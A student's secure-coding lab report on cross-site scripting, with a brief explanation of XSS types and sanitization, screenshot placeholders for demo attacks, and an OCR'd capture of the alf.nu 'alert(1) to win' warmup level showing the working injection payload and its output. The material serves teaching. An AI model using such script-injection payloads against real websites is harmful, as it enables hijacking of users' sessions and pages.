Secure Coding

Nomesh P

18BCN7105


Lab-5

1. **How secure coding related to XSS?**


Ans:


XSS is a vulnerability which allows attackers to inject malicious scripts in a website. There are various types of XSS.
EX: DOM XSS, stored XSS, reflected XSS
By taking important measure while creating a website we can avoid being a victim to XSS attack. One such example is input sanitization to avoid attackers from injecting malicious scripts.

2.Rxss on demo website.




3.Stored xss on demo website






4.DOM xss on demo website



5.Solution of alf.nu/alert1


Lab report 5.pdf
alert(1) to win
Not secure | alf.nu/alert1
Paused
alert(1) to win
The code below generates HTML in an unsafe way. Prove it by calling alert(1).
function escape(s) {
return '<script>console.log("'+s+'");</script>';
}
Input 12
");alert(1,"
Output Win!
<script>console.log("");alert(1,"");</script>
Rate this level: ★★★★★
User
Score
Browser
... ShabbyMe ? 0 Firefox/77
geniusmaster33 don't worry about less than 12 its a hack ? 4 Chrome/86
jay 123 ? 11 Chrome/86
Your name 12 Chrome/89
Sai Vamsi ? 12 Chrome/89
ma ? 12 Chrome/88
Kyzer 12 ? 12 Firefox/84
OvO How less ummm ? 12 Chrome/87
-_- rick roll ? 12 Chrome/88
czapek :-| ? 12 Chrome/87
Warmup (12)
Adobe
JSON
Type here to search
ENG
20:11
04-03-2021